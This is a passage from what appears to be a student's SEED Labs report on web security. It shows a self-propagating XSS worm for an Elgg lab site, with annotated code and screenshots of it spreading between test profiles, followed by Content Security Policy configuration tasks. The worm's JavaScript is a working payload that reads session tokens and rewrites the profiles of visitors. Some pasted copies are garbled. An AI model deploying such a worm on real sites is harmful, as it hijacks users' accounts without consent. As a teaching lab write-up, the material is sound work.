le]=2&website=&accesslevel[website]=2&twitter=&accesslevel[twitter]=2"+guid; var samyGuid="59";

var sendurl="http://www.seed-server.com/action/profile/edit";
if(elgg.session.user.guid!=samyGuid) {
alert("YOU JUST GOT INFECTED LOL!");
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST", sendurl, true);
Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
Ajax.send(content);
}
}
```

I will now describe the effect of each of these changes

1. `id=worm` in `<script>` tag
 - a. This id is necessary for the `var jsCode` line, naming the worm so that the worm can be copied by the `document.getElementById()` function. Without a name, the code for the worm would not be able to get identified and copied.
2. `var headerTag`
 - a. Since the `jsCode` is quantified as `document.getElementById().innerHTML`, the script tags are left behind and need to be reintroduced (as mentioned by comment ② in the instructions)
3. `var jsCode`
 - a. This contains the entirety of the code, probably 98% of the script or something like that. Everything but the `<script>` header and tail, since those are excluded from `document.getElementById().innerHTML`. This includes the variables for the user ts and token and guid, the check to make sure it doesn't affect Samy's profile, and the Ajax HTTP request configuration and sending.
4. `var tailTag`
 - a. This simply contains the tail tag for the `<script>` tag, that being `</script>`. This is necessary since `document.getElementById().innerHTML` excludes it.
5. `wormCode` inside the HTTP content
 - a. This places the entirety of the program inside the body of the HTTP request. Instead of writing "SAMYWASHERE" in the peer's profiles, it will write the worm program
6. `alert("YOU JUST GOT INFECTED LOL!");`
 - a. Just a simple and funny alert to check that the script is working

Now to show this in action. After setting this script as Samy's description, I will show it spreading to Bobby, and then from Bobby to Alice:

Samy's profile containing the worm:

Display name

Samy

About me

[Embed content](#) [Visual editor](#)

```
<script type="text/javascript" id="worm">
window.onload = function () {

var ts="__elgg_ts="+elgg.security.token.__elgg_ts;
var token="__elgg_token="+elgg.security.token.__elgg_token;
var userName="__name="+elgg.session.user.name;
var guid="__guid="+elgg.session.user.guid;

var headerTag = "<script id=\"\worm\" type=\"\text/javascript\">";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</script>";

var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);

var
content=token+ts+userName+"&description="+wormCode+"&accesslevel[description]=2&briefdescription=&accesslevel[brief
description]=2&location=Queen's
University&accesslevel[location]=2&interests=&accesslevel[interests]=2&skills=&accesslevel[skills]=2contactemail=&accesslev
el[contactemail]=2&phone=&accesslevel[phone]=2&mobile=&accesslevel[mobile]=2&website=&accesslevel[website]=2&twitte
r=&accesslevel[twitter]=2"+guid; var samyGuid="59";

var sendurl="http://www.seed-server.com/action/profile/edit";
if(elgg.session.user.guid!=samyGuid) {
alert("YOU JUST GOT INFECTED LOL!");
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST", sendurl, true);
Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
Ajax.send(content);
}
}
```

Boby's normal bio:

Display name

Boby

About me


[Embed content](#) [Edit HTML](#)

B *I* U ~~S~~ *I*_x |


I am Boby!

body p

Boby viewing Samy's profile:



Boby viewing his own profile:



Boby's description is now the worm code:

Display name

Boby

About me

[Embed content](#) [Visual editor](#)

```
<script id="worm" type="text/javascript">
window.onload = function () {

var ts="__elgg_ts="+elgg.security.token.__elgg_ts;
var token="__elgg_token="+elgg.security.token.__elgg_token;
var userName+"&name="+elgg.session.user.name;
var guid+"&guid="+elgg.session.user.guid;

var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</script>";
```

Alice's description:

Display name

Alice

About me

[Embed content](#) [Edit HTML](#)



B *I* U ~~S~~ *I*_x | ¶ ≡ ≡ ⬅ ➡ ∞ 🔗 🖼️ ” 🗑️ 📄 ↺

This is Alice's description alright!

body p

Alice viewing Bobby's profile:

Elgg For SEED Labs Blogs Bookmarks Files Groups Members More - Search    Account -

Bobby  



Location
Queen's University

About me

YOU JUST GOT INFECTED LOL!

OK

Blogs
Bookmarks
Files
Pages
Wire post

Alice's description is the worm:

Display name

Alice

About me

[Embed content](#) [Visual editor](#)


```
<script id="worm" type="text/javascript">
window.onload = function () {

var ts="__elgg_ts="+elgg.security.token.__elgg_ts;
var token="__elgg_token="+elgg.security.token.__elgg_token;
var userName="__&name="+elgg.session.user.name;
var guid="__&guid="+elgg.session.user.guid;

var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</script>";
```

5.1 Experiment Website setup

All OK/Failed responses match as expected from the assignment instructions



5.4 Lab tasks

1. Describe and explain your observations when you visit these websites
 - a. All of these websites opened properly, and displayed OK/Failed responses as I would have expected from their CSP Configurations. That is
 - i. example32a is OK for everything since it has no restrictions
 - ii. example32b has only OK from self and www.example70.com, since by default it should have itself verified and *.example70.com is outlined in the CSP policy
 - iii. example32c has only OK from itself, nonce(111-111-111), and www.example70.com. This makes sense since webapps would have their own URLs allowed by default and phpindex.php allows traffic to nonce-111-111-111 and *.example.com
 - iv. example60.com and example70.com show OKs for everything. While these sites don't have any HTML linked to them in the apache_csp.conf file, I assume they

are defaulting to using index.html (example32a.com's file), so it makes sense that these match example32a.com's behaviour.


2. Click the button in the web pages from all the three websites; describe and explain your observations.

- a. example32a.com successfully executes the JS alert. This makes sense as there is no CSP policy to block the JS script from executing.



- b. example32b.com doesn't show any alert. This makes sense since CSP blocks inline JS, and this button calls inline JS for the alert.
 - c. example32c.com doesn't show any alert. This makes sense since CSP blocks inline JS, and this button calls inline JS for the alert.
3. Change the server configuration on example32b (modify the Apache configuration), so Areas 5 and 6 display OK. Please include your modified configuration in your report.
 - a. example32b.com already shows area 6 as OK since example70.com is allowed in CSP, so I just need to include example60.com in the CSP as well to allow example60.com/script_area5.js to run. To do this I added "*.example60.com" next to the already existing "*.example70.com":


```
# Purpose: Setting CSP policies in Apache configuration
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example32b.com
    DirectoryIndex index.html
    Header set Content-Security-Policy " \
        default-src 'self'; \
        script-src 'self' *.example70.com *.example60.com\
"
```



4. Change the server configuration on example32c (modify the PHP code), so Areas 1, 2, 4, 5, and 6 all display OK. Please include your modified configuration in your report.
- a. This is a pretty easy change as well. I changed the script-src section of the CSP header to additionally include 'nonce-222-222-222' and '*.example70.com':

```
<?php
    $cspheader = "Content-Security-Policy:".
        "default-src 'self';".
        "script-src 'self' 'nonce-111-111-111' 'nonce-222-222-222' *.example60.com *.example70.com".
        ";";
    header($cspheader);
?>

<?php include 'index.html';?>
```



5. CSP helps to prevent Cross-Site Scripting attacks using the methods that are outlined in the instructions, resulting in a decreased attack surface. Reducing the sources of JS to only trusted sources greatly minimizes the attack surface by disallowing attackers from injecting simple JS code into the web application. Instead, an attacker would have to send the JS code through a trusted source or find another exploit, which greatly prevents the threat of cross-site scripting. The use of a nonce on javascript calls also works to prevent JS injection by only allowing certain javascript lines to be run, and since attackers don't know these nonce values they will be unable to run their JS even if they do manage to inject it.